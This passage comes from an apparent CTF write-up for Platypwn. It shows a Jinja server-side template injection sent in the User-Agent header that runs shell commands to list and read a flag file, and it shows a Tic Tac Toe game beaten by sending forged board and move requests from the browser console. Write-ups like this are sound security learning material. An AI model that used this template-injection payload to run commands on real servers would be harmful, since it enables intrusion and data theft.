        <p>See how I did it: <a href="/source">source code</a></p>
    </details>
</body>

</html>
>>>
```


It shows us the wording flag there. But when we try to ‘cat’ the flag, it gives us nothing so maybe it’s a directory. Use command ‘ls -la flag’ to check it out.



```python
import requests

url = "http://10.71.10.56:5000/"
headers = {
    "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('ls -la flag').read()}}"
}
response = requests.get(url, headers=headers)
print(response.text)
```

```
    <details>
        <summary>How did I know that?</summary>
        <p>It is in the request headers. Here is the User-Agent header:</p>
        <pre>total 4
drwxrwxrwt 3 root root  100 Dec  8 06:43 .
drwxr-xr-x 1 root root 4096 Dec  8 06:43 ..
drwxr-xr-x 2 root root   60 Dec  8 06:43 ..2024_12_08_06_43_03.2081583403
lrwxrwxrwx 1 root root   32 Dec  8 06:43 ..data -&gt; ..2024_12_08_06_43_03.2081583403
lrwxrwxrwx 1 root root   15 Dec  8 06:43 flag.txt -&gt; ..data/flag.txt
</pre>
        <p>See how I did it: <a href="/source">source code</a></p>
    </details>
</body>

</html>
>>>
```

Yes, it is proven that it's a directory and we have flag.txt in it. Now we can try to cat the content of flag.txt and get the flag.




```python
import requests

url = "http://10.71.10.56:5000/"
headers = {
    "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('cat flag/flag.txt').read()}}"
}
response = requests.get(url, headers=headers)
print(response.text)
```

```
</head>

<body>
    <h1>Behavior Based Operating System Detection</h1>
    <p>Using novel techniques, I can detect the operating system you are using. All this without AI!</p>
    <p>I have detected that you are accessing this page from <b>Other</b>.</p>
    <details>
        <summary>How did I know that?</summary>
        <p>It is in the request headers. Here is the User-Agent header:</p>
        <pre>PP{h4ck3r-OS-d3t3ct3d::lXN01MBGapPf}</pre>
        <p>See how I did it: <a href="/source">source code</a></p>
    </details>
</body>

</html>
>>>
```

4. Tic Tac Toe

Flag: PP{h00man-tr1umphs-0v3r-mach1n3::ef6uBO6kWmR-}




The CTF has ended, the Scoreboard will not change and newly submitted flags will not give any points.

Tic Tac Toe


I have created an unbeatable machine to defeat the greatest Tic Tac Toes Players. Can you beat it?

Given to us a webpage containing tic tac toe game and we need to win it against AI. Tried many times to win and by using some tricks, we won and get a message telling to give us a secret.



```
You win! I'll give you one secret, but you need to find the rest. Can you find other less fair ways to
win? Go to /flag when you are ready.
```

Trying to find where the secret is in the developer section and finds it in the console area.




Tic Tac Toe

You win! I'll give you one secret, but you need to find the rest. Can you find other less fair ways to win? Go to /flag when you are ready.

```
Unchecked runtime.lastError: The message port closed before a response was received.    10.71.17.13/:1
▼ Object                                                                                  (index):109
  ▶ board: (3) [Array(3), Array(3), Array(3)]
    message: "You win! I'll give you one secret, but you need to find the rest. Can you find other less fair ways to win? Go to /flag when you are ready."
  ▶ secrets: ['wmzELir/kdg2r7KLwP7wng==']
  ▶ [[Prototype]]: Object
```

So, we need to find other 'less fair' ways to win this. Basically by exploiting the game through the console might be a way. Before that, lets see what is the content of /flag first.




http://10.71.17.13:5000/flag

```
{"message":"Use POST /flag and send the secrets to get the flag (Send a JSON: {\"secrets\": [\"secret1\", ...]})"}
```

We need at least 3 secrets to get access to the flag and we have the first one so let's find the others. We tried to overwrite a written cell by the AI first by using this payload, sends it in the console each time we restarted the game. Win the game and we got another secret.

```
fetch('/move', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ move: { row: 0, col: 0 }, player: 'X' })
});
```




Tic Tac Toe
X O X
O X
O X
You win! Find at least 3 secrets. Go to /flag when you are ready.
Restart Game

```
Unchecked runtime.lastError: The message port closed before a response was received.   10.71.17.13/:1
▸ {board: Array(3)}                                                                   (index):130
Fetch finished loading: POST "<URL>".
> fetch('/move', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ move: { row: 0, col: 0 }, player: 'X' })
  });
← ▸ Promise {<pending>}
▸ {board: Array(3)}                                                                   (index):109
▸ {board: Array(3)}                                                                   (index):109
▾ {board: Array(3), message: 'You win!  Find at least 3 secrets. Go to /flag when you are ready.', secrets: Array(1)}   (index):109
  ▸ board: (3) [Array(3), Array(3), Array(3)]
    message: "You win!  Find at least 3 secrets. Go to /flag when you are ready."
  ▸ secrets: ['gWZkZ5p8ihfUCNx3nmKz4w==']
  ▸ [[Prototype]]: Object
```

Next is by forcing a win. We overwrite the entire board to win the game immediately.

```
fetch('/board', {
   method: 'POST',
   headers: { 'Content-Type': 'application/json' },
   body: JSON.stringify({ board: [['X', 'X', 'X'], ['O', ' ', ' '], [' ', ' ', 'O']] })
});
```




Tic Tac Toe
X X X
O
O
You win! Find at least 3 secrets. Go to /flag when you are ready.
Restart Game

```
Unchecked runtime.lastError: The message port closed before a response was received.   10.71.17.13/:1
▸ {board: Array(3)}                                                                   (index):130
▸ Fetch finished loading: POST "http://10.71.17.13:5000/start".                       (index):124
> fetch('/board', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ board: [['X', 'X', 'X'], ['O', ' ', ' '], [' ', ' ', 'O']] })
  });
← ▸ Promise {<pending>}
▸ Fetch finished loading: POST "http://10.71.17.13:5000/board".                       VM1495:1
▸ Fetch finished loading: POST "http://10.71.17.13:5000/move".                        (index):99
▾ {board: Array(3), message: 'You win!  Find at least 3 secrets. Go to /flag when you are ready.', secrets: Array(2)}   (index):109
  ▸ board: (3) [Array(3), Array(3), Array(3)]
    message: "You win!  Find at least 3 secrets. Go to /flag when you are ready."
  ▸ secrets: (2) ['BKG0N80H8m6g4Q9QzLjyVw==', 'gWZkZ5p8ihfUCNx3nmKz4w==']
  ▸ [[Prototype]]: Object
```

Now we are going back to access the flag by using the script below.

```
fetch('/flag', {
   method: 'POST',
   headers: {
      'Content-Type': 'application/json'
```

```
    },
    body: JSON.stringify({
        secrets: [
            "gWZkZ5p8ihfUCNx3nmKz4w==",
            "wmzELir/kdg2r7KLwP7wng==",
            "LYi6NakRmqYxB1gpqVGOsg=="
        ]
    })
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error('Error:', error));
```



You win! Find at least 3 secrets. Go to /flag when you are ready.


- [ ] Hide network
- [ ] Preserve log
- [ ] Selected context only
- [x] Group similar messages in console
- [x] Show CORS errors in console
- [x] Log XMLHttpRequests
- [ ] Eager evaluation
- [x] Autocomplete from history
- [ ] Treat code evaluation as user action

```
Unchecked runtime.lastError: The message port closed before a response was received.    10.71.17.13/:1
▸ {board: Array(3)}                                                                       (index):130
▸ Fetch finished loading: POST "http://10.71.17.13:5000/start".                           (index):124
> fetch('/board', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ board: [['X', 'X', 'X'], ['O', ' ', ' '], [' ', ' ', 'O']] })
  });
← ▸ Promise {<pending>}
▸ Fetch finished loading: POST "http://10.71.17.13:5000/board".                           VM1495:1
▸ Fetch finished loading: POST "http://10.71.17.13:5000/move".                            (index):99
▾ {board: Array(3), message: 'You win!  Find at least 3 secrets. Go to /flag when you are ready.', secrets: Array(2)}   (index):109
  ▸ board: (3) [Array(3), Array(3), Array(3)]
    message: "You win!  Find at least 3 secrets. Go to /flag when you are ready."
  ▸ secrets: (2) ['BKG0N80H8m6g4Q9QzLjyVw==', 'gWZkZ5p8ihfUCNx3nmKz4w==']
  ▸ [[Prototype]]: Object
> fetch('/flag', {
      method: 'POST',
      headers: {
          'Content-Type': 'application/json'
      },
      body: JSON.stringify({
          secrets: [
              "gWZkZ5p8ihfUCNx3nmKz4w==",
              "wmzELir/kdg2r7KLwP7wng==",
              "LYi6NakRmqYxB1gpqVGOsg=="
          ]
      })
  })
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.error('Error:', error));
← ▸ Promise {<pending>}
▸ {flag: 'PP{h00man-tr1umphs-0v3r-mach1n3::ef6uBO6WWmR-}'}                                 VM1531:15
▸ Fetch finished loading: POST "http://10.71.17.13:5000/flag".                            VM1531:1
>
```

CRYPTOGRAPHY

1. Temple of The Square

Flag: PP{we_are_not_playing_fair}


https://platypwn.ctf.platypwnies.de/challenge/crypto/templeofthesquare

The CTF has ended, the Scoreboard will not change and newly submitted flags will not give any points.

Temple of the Square

Now you're in trouble again! You just wanted to steal the mighty trophy from some ancient temple with your friend Cindiana Dones, but you seem to have lost your way. There are puzzling sentences written on the walls: "Don't trust the ancients, they can only think and not speak" - "Drink more tea" - "Hail the Platypwny" - "The best passphare is pure randomness" - "The lord will save you" - "Cyber cyber" - "Speak WTWSACLCRYCRQESUVUMETN if you want to succeed". You find the last one especially confusing. After all, who would want to speak WTWSACLCRYCRQESUVUMETN, that does not sound like anything you know.


After some time you reach a large, circular room. It has holes in the walls and several corridors leading to different directions. In the middle is a square inscribed in the floor. As soon as you enter, all the corridors collapse, and you are trapped!

